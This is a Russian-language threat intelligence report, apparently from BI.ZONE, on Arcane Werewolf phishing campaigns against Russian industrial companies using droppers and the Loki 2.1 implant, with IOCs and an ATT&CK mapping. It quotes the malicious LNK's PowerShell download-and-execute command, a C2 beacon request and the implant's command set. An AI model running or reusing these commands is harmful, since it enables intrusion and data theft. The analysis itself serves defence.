


Arcane Werewolf вернулся с обновленным имплантом Loki

 bi.zone/expertise/blog/arcane-werewolf-vernulsya-s-obnovlennym-implantom-loki

November 28, 2025



В октябре и ноябре 2025 года специалисты [BI.ZONE Threat Intelligence](https://bi.zone/expertise/blog/arcane-werewolf-vernulsya-s-obnovlennym-implantom-loki) зафиксировали вредоносную активность кластера Arcane Werewolf (Mythic Likho), нацеленную на российские промышленные компании. Судя по ретроспективным данным, атакующие в качестве вектора первоначального доступа, скорее всего, использовали фишинговые рассылки, как и в предыдущих случаях. Сами фишинговые письма получить не удалось. Предположительно, в этих письмах злоумышленники размещали ссылку для загрузки архива с ВПО с подконтрольного им ресурса. Ссылка вела на сайт, имитирующий российскую промышленную компанию.



Киберпреступники часто отправляют фишинговые рассылки от имени крупных и известных организаций, а также государственных регуляторов или ссылаются на них в письмах. Чем сильнее бренд компании, тем охотнее злоумышленники используют ее айдентик. Узнаваемые логотипы и прочие элементы фирменного стиля повышают доверие со стороны пользователей, подталкивая их открыть письмо. Важно помнить, что организации, под которые маскируются злоумышленники, не несут ответственности за действия преступников и причиненный в результате ущерб.

Ключевые выводы


- Arcane Werewolf продолжает атаковать российский промышленный сектор.
- Группировка активно разрабатывает и обновляет собственные инструменты для атак. Кластер использовал новую версию импланта Loki 2.1, совместимого с фреймворками постэксплуатации Mythic и Havoc.

- Злоумышленники используют доменные имена, созвучные с названиями организаций-жертв.

Атака: октябрь 2025 года

Распространение ВПО

В октябре 2025 года была зафиксирована активность кластера Arcane Werewolf, в которой злоумышленники рассылали ссылки для загрузки ZIP-архивов с вредоносными LNK-файлами. Ссылка вела на сетевой ресурс, мимикрирующий под российскую промышленную компанию. Пример ссылки: [hxxps://disk.npo-\[redacted\].ru/files/1a427fba.zip](hxxps://disk.npo-[redacted].ru/files/1a427fba.zip). После перехода пользователя по ссылке происходила загрузка вредоносного архива уже по другой ссылке: [hxxps://files.npo-\[redacted\].ru/direct/7b44646d-1b09-45b1-8977-62327e6ec1e7/1a427fba/%D0%98%D1%81%D1%85%D0%BE%D0%B4%D1%8F%D1%89%D0%B5%D0%B5%20%E2%84%96%207784%20%D0%BE%D1%82%2010.10.2025%20%D0%BE%D1%82%20%D0%90%D0%9E%20_%D0%9D%D0%9F%D0%9F%20_%D0%97%D0%B0%D0%B2%D0%BE%D0%B4%20%D0%98%D1%81%D0%BA%D1%80%D0%B0_.zip](hxxps://files.npo-[redacted].ru/direct/7b44646d-1b09-45b1-8977-62327e6ec1e7/1a427fba/%D0%98%D1%81%D1%85%D0%BE%D0%B4%D1%8F%D1%89%D0%B5%D0%B5%20%E2%84%96%207784%20%D0%BE%D1%82%2010.10.2025%20%D0%BE%D1%82%20%D0%90%D0%9E%20_%D0%9D%D0%9F%D0%9F%20_%D0%97%D0%B0%D0%B2%D0%BE%D0%B4%20%D0%98%D1%81%D0%BA%D1%80%D0%B0_.zip).



Загрузка архива с ВПО

ZIP-архив

В загруженном архиве [Исходящее № 7784 от 10.10.2025 от АО _НПП _\[redacted\].zip](#) содержится вредоносный файл [Исходящее № 7784 от 10.10.2025 от АО _НПП _\[redacted\].pdf.lnk](#), а также каталог «Фото» с набором JPG-изображений.

```

Исходящее \271 7784 от 10.10.2025 от /
Исходящее \271 7784 от 10.10.2025 от /Исходящее \271 7784 от 10.10.2025 от .pdf.lnk
Исходящее \271 7784 от 10.10.2025 от /фото/
Исходящее \271 7784 от 10.10.2025 от /фото/1.jpg
Исходящее \271 7784 от 10.10.2025 от /фото/2.jpg
Исходящее \271 7784 от 10.10.2025 от /фото/3.jpg
Исходящее \271 7784 от 10.10.2025 от /фото/4.jpg
Исходящее \271 7784 от 10.10.2025 от /фото/5.jpg
Исходящее \271 7784 от 10.10.2025 от /фото/6.jpg
Исходящее \271 7784 от 10.10.2025 от /фото/7.jpg
Исходящее \271 7784 от 10.10.2025 от /фото/8.jpg

```

Содержимое ZIP-архива

LNK-файл

При запуске пользователем файла **Исходящее № 7784 от 10.10.2025 от АО _НПП**
[redacted].pdf.lnk выполняется команда:

```
cmd.exe /v:on /c "set u=hxxps://192.168.1[.]1/m2.png && set u=!u:192.168.1[.]1=f.npo-
[redacted][.]ru! && powershell -c "$ProgressPreference='SilentlyContinue' ;iwr -Uri $env:u
-OutFile $env:TEMP\icon2.png;conhost.exe $env:TEMP\icon2.png"
```

В результате через PowerShell происходит загрузка с сетевого адреса **hxxps://f.npo-**
[redacted][.]ru/m2.png исполняемого файла, который сохраняется в каталог
%TEMP%\icon2.png и затем запускается через **conhost.exe**.

Go-дроппер

Загруженный **icon2.png** является исполняемым файлом формата PE32+ и представляет собой вредоносную программу — дроппер, реализованный на Go. В данном файле был указан следующий путь к каталогу основного модуля:

C:\Users\qwerty\Desktop\NEW_SKLEIKA\ready_payloads\mass_1310. Дроппер содержит нагрузку в виде двух закодированных Base64 файлов:

- **chrome_proxy.pdf** — исполняемый файл формата PE32+, являющийся вредоносным загрузчиком;
- **09.2025.pdf** — отвлекающий PDF-документ.

```

while ( (unsigned __int64)&retaddr <= *(_QWORD *)(v4 + 16) )
    runtime_morestack_noctxt();
main_main_func2(
    (unsigned int)"TVp4AAEAAAAEAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
    123564,
    (unsigned int)"chrome_proxy.pdf",
    16,
    (unsigned int)main_main_func2,
    v0,
    v1,
    v2,
    v3);
main_main_func1(
    (unsigned int)"JVBERi0xLjcNCiw1tbW1DQoxIDAgb2JqDQo8PC9UeXB1L0NhdGFsb2cvUGFnZXMgMiAwIFI",
    148504,
    (unsigned int)"7784_ot_29.09.2025.pdf",
    22,
    (unsigned int)main_main_func1,
    v5,
    v6,
    v7,
    v8);

```

Закодированная Base64 нагрузка Go-дроппера

Дроппер декодирует нагрузку и сохраняет ее в каталог %TEMP%, после чего выполняет команды:

- `cmd.exe /C conhost.exe %TEMP%\chrome_proxy.pdf` — запуск вредоносного загрузчика через `conhost.exe`;
- `cmd.exe /C start "" %TEMP%\7784_ot09.2025.pdf` — открытие отвлекающего документа.

Пример содержимого отвлекающего документа `7784_ot_29.09.2025.pdf`:



О забракованных ЭКБ

Уважаемые коллеги!

Доводим до Вашего сведения, что при проведении входного контроля ЭКБ ИП по договору № [REDACTED] от 11.06.2022 установлено:

1. Конденсатор А7800 поступили в количестве 1200 штук одной партией. Из 1200 штук выявлено, 489 штуки брак (нарушение топологии электрической цепи).

2. Микросхемы Л5783 поступили в количестве 400 штук двумя разными партиями: 1 партия – 2024 – 250 штук, 2 партия – 2025 – 150 штук

Из 250 штук (партия: 2024) выявлено 103 штуки брак (нарушение топологии электрической цепи);

Из 150 штук (партия: 2025) выявлено 73 штуки брак (нарушение топологии электрической цепи).

Фото в электронном виде прилагаются.

Исп. [REDACTED]

8 [REDACTED], [REDACTED]@ [REDACTED]

Отпечатано в 2 экз.

1 экз. в адрес, 1 экз. в дело N [REDACTED]

Содержимое отвлекающего PDF-документа Загрузчик Loki 2.0

Вредоносный загрузчик `chrome_proxy.pdf` является исполняемым файлом формата PE32+ и представляет собой загрузчик Loki версии 2.0. Как известно, Loki состоит из двух компонентов: загрузчика и импланта. Имплант Loki совместим с такими фреймворками постэксплуатации, как Mythic и Navos. Основные функциональные возможности загрузчика — сбор информации о скомпрометированном хосте (внутренний IP-адрес, версия ОС, имя пользователя, название компьютера), шифрование AES и кодирование Base64 собранной информации, отправка на сервер злоумышленников, ожидание вредоносной нагрузки от сервера и ее запуск.

На момент исследования загрузить имплант Loki не представилось возможным.

Отправка собранной информации осуществляется через GET-запрос на следующий сетевой адрес: `hxxps://docs.npo-[redacted][.]ru/data?q=[encoded_base64_enc_data]`.


```
GET /data?q=ZjJjYjliNTQtOTNkOC00NTgzLTlhMjAtZDlhNTgzZWl3NTc2QQ10ZuailuTwnoJB01EKKS
fd80-[redacted]2s14S
g3Mk-[redacted]fxpse
TOaC-[redacted]JONKF
VjIA-[redacted]0r2Qr
Wurtl-[redacted]c_Nch
k3C4MWuJ59h6kJH1H10TzC HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/140.0.0.0 Safari/537.36
Host: [redacted]
```

Отправляемые данные
Атака: ноябрь 2025 года

Описание

В ноябре 2025 года была зафиксирована очередная активность кластера Arcane Werewolf, но, к сожалению, всю цепочку атаки не удалось восстановить. В данной атаке был выявлен новый дроппер на C++ (`.cpp`) и обновленный Loki версии 2.1. Также удалось установить вредоносный сетевой ресурс атакующих, мимикрирующий под сайт российской промышленной компании. Пример сетевого адреса:

`hxxps://cloud.electropriborzavod[.]ru/files/d8287185e4ae695a`.



Содержимое мимикрирующего сетевого ресурса атакующих
CPR-дроппер

Данный дроппер является исполняемым файлом формата PE32+ и реализован на C++. Вредоносная нагрузка содержится в сжатом виде в секции ресурсов. Помимо самой нагрузки, в ресурсах дроппера содержится полный путь сохранения нагрузки на диске, размер нагрузки. Дроппер динамически получает необходимые для работы WinAPI-функции и извлекает нагрузку на диск, используя функции `NtCreateFile` и `ZwWriteFile`:

- `C:\Users\Public\Documents\исх._7028-69_от_05.11.2025_0_проведении_внутреннего_расследования.pdf` — отвлекающий PDF-документ;
- `C:\Windows\Temp\csrss64.exe` — загрузчик Loki 2.1.

После извлечения нагрузки дроппер открывает отвлекающий документ с помощью выполнения команды `cmd.exe /C start C:\Users\Public\Documents\исх._7028-69_от_05.11.2025_0_проведении_внутреннего_расследования.pdf`. Затем запускает исполняемый файл `C:\Windows\Temp\csrss64.exe`, используя WinAPI-функцию `CreateProcessW`.

Содержимое отвлекающего документа

Loki 2.1

В данном случае загрузчик Loki 2.1 все так же собирал информацию о скомпрометированном хосте, шифровал AES и кодировал Base64 перед отправкой на сетевой ресурс [https://cdn.electropriborzavod\[.\]ru/index?data=\[encoded_base64_enc_data\]](https://cdn.electropriborzavod[.]ru/index?data=[encoded_base64_enc_data]).

Главная особенность загрузчика заключается в том, что, помимо возможности получения импланта Loki от сервера, данный экземпляр содержит локальный вариант импланта Loki обновленной версии. Загрузчик расшифровывает данный локальный имплант из конфигурации и вызывает у него экспортируемую функцию **start** в памяти собственного процесса.

Команды импланта Loki 2.1 не изменились в сравнении с версией импланта Loki 2.0. Единственное отличие в том, что раньше каждой команде соответствовало определенное значение хеш-суммы djb2, а в версии Loki 2.1 командам соответствуют порядковые номера.

Команды импланта Loki 2.1 представлены в таблице ниже.

Номер команды	Описание	Аналог команды Loki 2.0
0	Завершение работы импланта	exit
1	Изменение интервала между запросами к C2-серверу	sleep
2	Загрузка файла на скомпрометированный хост с C2-сервера	upload
3	Отправка файла со скомпрометированного хоста на C2-сервер	download
4	Запуск процесса с помощью CreateProcessW . Если не передано, какой процесс запустить и какие флаги, то запускается C:\Windows\System32\cmd.exe с флагом /C , а потоки ввода-вывода перенаправляются через pipe	create-process

Номер команды	Описание	Аналог команды Loki 2.0
5	Внедрение кода в процесс. Возможные опции: - внедрение DLL по переданному идентификатору процесса (PID). Поиск точки входа (экспортируемой функции) осуществляется с помощью хеш-функции djb2; - внедрение шелл-кода по переданному PID; - внедрение шелл-кода по переданному дескриптору (handle) процесса	inject
6	Изменение рабочего каталога с использованием WinAPI-функций <code>SetCurrentDirectoryW</code> и <code>GetCurrentDirectoryW</code>	cd
7	Завершение указанного процесса с использованием WinAPI-функций <code>NtOpenProcess</code> и <code>NtTerminateProcess</code>	kill-process
8	Запуск Beacon Object File (BOF)	bof
9	Получение текущего каталога исполнения	pwd
10	Управление токенами доступа Windows	token
11	Получение всех переменных окружения	env

Индикаторы компрометации

Хеш-суммы

ZIP

6ccd834fdbba07cf071e3c6de703fbc7f9de10584df127ced27537db2e1a5a03

LNK

e90f7f8594333e0a955a1dacbf5e9030ea86fa3c5c39f58b69d313304020fdd

Отвлекающие документы

f0cc251a2eb4a73aa20a8a90223600c9053a12ee94a1698ccbb9d189758ff4cb

fcd63239e4065414ba23d1546e18248653f6d937276520f16cf9a29308f65439

Go-дроппер

5f1d3992e426f47b572af12160f3cc7ac6c90634b17fd6a087eb1644a60a71f8

СРР-дропперы

be317297dae16dd7b90ddd972b40aca810ff52f6a01a06c96d2dc4bbdd08231d

0f728de0881dc37e79d3e065a331b21f6acadb7d129db2a5bfc27551bba3892e

Загрузчики Loki 2.0

67751c565593ad4557e73a521b2da96431937296f9dba7d03839e9496031fcbb

e45a1fca84ea0de58f88fe8930b0309f9d736b7384a12f01b7843a9f6469d64b

7fbb29f8724fddfb32b29543e046cf4aceab8f10e5120150f58d7a119162c631

Загрузчики Loki 2.1

551c0455a608edd88ecd6946c93ed2ac9a68a48148630975a17905205629f617

f73fe375cddea8a869edad7dd33b3783090113ff0dd0ab3b4e275006be40cadc

Имплант Loki 2.1

c0de8f8292721192cabe33ac51f2b26468bb2ca70f1e49cfb4647ff70bb14d23

Сетевые индикаторы

npo-[redacted][.]ru

disk.npo-[redacted][.]ru

files.npo-[redacted][.]ru

f.npo-[redacted][.]ru

docs.npo-[redacted][.]ru

test.npo-[redacted][.]ru

electropriborzavod[.]ru

cloud.electropriborzavod[.]ru

cdn.electropriborzavod[.]ru

hxxps://disk.npo-[redacted][.]ru/files/1a427fba.zip

hxxps://files.npo-[redacted][.]ru/direct/7b44646d-1b09-45b1-8977-62327e6ec1e7/1a427fba/%D0%98%D1%81%D1%85%D0%BE%D0%B4%D1%8F%D1%89%D0%B5%D0%B5%20%E2%84%96%207784%20%D0%BE%D1%82%2010.10.2025%20%D0%BE%D1%82%20%D0%90%D0%9E%20_%D0%9D%D0%9F%D0%9F%20_%D0%97%D0%B0%D0%B2%D0%BE%D0%B4%20%D0%98%D1%81%D0%BA%D1%80%D0%B0_.zip

hxxps://f.npo-[redacted][.]ru/m2.png

hxxps://docs.npo-[redacted][.]ru/data?q=[base64_enc_data]

hxxps://cloud.electropriborzavod[.]ru/files/d8287185e4ae695a

hxxps://cdn.electropriborzavod[.]ru/index?data=[base64_enc_data]

hxxps://static.my[redacted][.]ru/provider?client=[base64_enc_data]

MITRE ATT&CK

Тактика	Техника	Процедура
Initial Access	Phishing: Spearphishing Link	Arcane Werewolf использует ссылки в фишинговых электронных письмах для загрузки ВПО
Execution	Command and Scripting Interpreter: PowerShell	Arcane Werewolf использует вредоносный LNK-файл для выполнения команды PowerShell: <pre>powershell -c "\$ProgressPreference='SilentlyContinue' ;iwr -Uri \$env:u -OutFile \$env:TEMP\icon2.png;conhost.exe \$env:TEMP\icon2.png"</pre>
	Command and Scripting Interpreter: Windows Command Shell	Arcane Werewolf использует вредоносный LNK-файл для выполнения команды CMD: <pre>cmd.exe /v:on /c "set u=hxxps://192.168.1[.]1/m2.png && set u=!u:192.168.1[.]1=[malicious_domain]!"</pre> Arcane Werewolf использует в дропперах команды CMD для запуска файлов: <pre>cmd.exe /C conhost.exe [malicious_file_path]</pre> <pre>cmd.exe /C start [decoy_file_path]</pre> Arcane Werewolf использует имплант Loki для удаленного выполнения команд в интерпретаторе <code>cmd.exe</code>

Тактика	Техника	Процедура
	Native API	Arcane Werewolf использует в CPP-дроппере WinAPI-функцию <code>CreateProcessW</code> для запуска файла вредоносной нагрузки. Arcane Werewolf использует в импланте Loki WinAPI-функцию <code>CreateProcessW</code> для запуска процесса по полученной команде от C2-сервера
	User Execution: Malicious Link	Arcane Werewolf предпринимает попытки убедить жертву перейти по ссылке в фишинговом письме для загрузки ВПО
	User Execution: Malicious File	Жертва должна распаковать ZIP-архив и запустить содержащийся в нем LNK-файл, чтобы инициировать процесс компрометации системы
Defense Evasion	Deobfuscate/Decode Files or Information	Arcane Werewolf использует различные дропперы для деобфускации/декодирования содержащейся в них нагрузки
	Indirect Command Execution	Arcane Werewolf использует <code>conhost.exe</code> для запуска вредоносных исполняемых файлов: <code>conhost.exe %TEMP%\icon2.png</code> <code>conhost.exe %TEMP%\chrome_proxy.pdf</code>
	Masquerading: Double File Extension	Arcane Werewolf использует в названии LNK-файла двойное расширение <code>.pdf.lnk</code>
	Masquerading: Masquerade File Type	Arcane Werewolf применяет расширения <code>.png</code> и <code>.pdf</code> для маскировки вредоносных исполняемых файлов
	Obfuscated Files or Information: Dynamic API Resolution	Arcane Werewolf использует алгоритм djb2 для хеширования названий WinAPI-функций и библиотек в Loki и CPP-дроппере
	Obfuscated Files or Information: Embedded Payloads	Arcane Werewolf хранит имплант Loki в загрузчике Loki версии 2.1

Тактика	Техника	Процедура
	Obfuscated Files or Information: Encrypted/Encoded File	Arcane Werewolf хранит в Go-дроппере закодированную Base64 нагрузку
	Obfuscated Files or Information: Compression	Arcane Werewolf хранит в CPP-дроппере нагрузку в секции ресурсов в сжатом виде
	Process Injection	Arcane Werewolf, используя имплант Loki, может по команде C2-сервера внедрять шелл-код в определенный процесс
	Process Injection: Dynamic-link Library Injection	Arcane Werewolf, используя имплант Loki, может по команде C2-сервера внедрять DLL в определенный процесс
Discovery	System Information Discovery	Arcane Werewolf использует загрузчик Loki для получения имени компьютера, версии ОС
	System Network Configuration Discovery	Arcane Werewolf использует загрузчик Loki для получения внутреннего IP-адреса скомпрометированного хоста
	System Owner/User Discovery	Arcane Werewolf использует загрузчик Loki для получения имени пользователя системы
Command and Control	Layer Protocol: Web Protocols	Arcane Werewolf использует HTTPS для коммуникации с C2-сервером в Loki
	Data Encoding: Standard Encoding	Arcane Werewolf использует Base64 для кодирования зашифрованных данных, передаваемых на C2-сервер
	Encrypted Channel: Symmetric Cryptography	Arcane Werewolf использует алгоритм AES в загрузчике Loki для шифрования данных, передаваемых на C2-сервер

Тактика	Техника	Процедура
	Ingress Tool Transfer	Arcane Werewolf, используя имплант Loki, может по команде C2-сервера загружать файлы на скомпрометированный хост
Exfiltration	Exfiltration Over C2 Channel	Arcane Werewolf, используя имплант Loki, может по команде C2-сервера отправлять файлы со скомпрометированного хоста на C2-сервер
Impact	Service Stop	Arcane Werewolf, используя имплант Loki, может по команде C2-сервера завершать работу определенных процессов

Не пропустите новые угрозы — подпишитесь на статьи о них

Я даю [согласие](#) на получение информационных и рекламных рассылок BI.ZONE, а также [согласие](#) на обработку персональных данных для получения таких рассылок в соответствии с [Политикой конфиденциальности](#)*

* Обязательное поле

Как защититься от подобных атак

Чтобы защититься от атак кластера Arcane Werewolf и подобных группировок, важно не только обнаружить попытку проникновения в сеть, но и вовремя нейтрализовать угрозу. Поэтому мы рекомендуем внедрять решения для защиты конечных точек от сложных угроз, например [BI.ZONE EDR](#). Такой продукт поможет отследить атаку до наступления ущерба, а затем оперативно отреагировать на нее в автоматическом режиме или с участием команды кибербезопасности.

Чтобы выстроить эффективную киберзащиту, важно понимать, какие инструменты используют кластеры активности в реальных атаках. Здесь помогает [BI.ZONE Threat Intelligence](#). Портал предоставляет подробную информацию об актуальных атаках, злоумышленниках, их тактиках, техниках, инструментах и эксплуатируемых уязвимостях. Эти данные помогают проактивно защищать компанию и быстро реагировать на киберинциденты.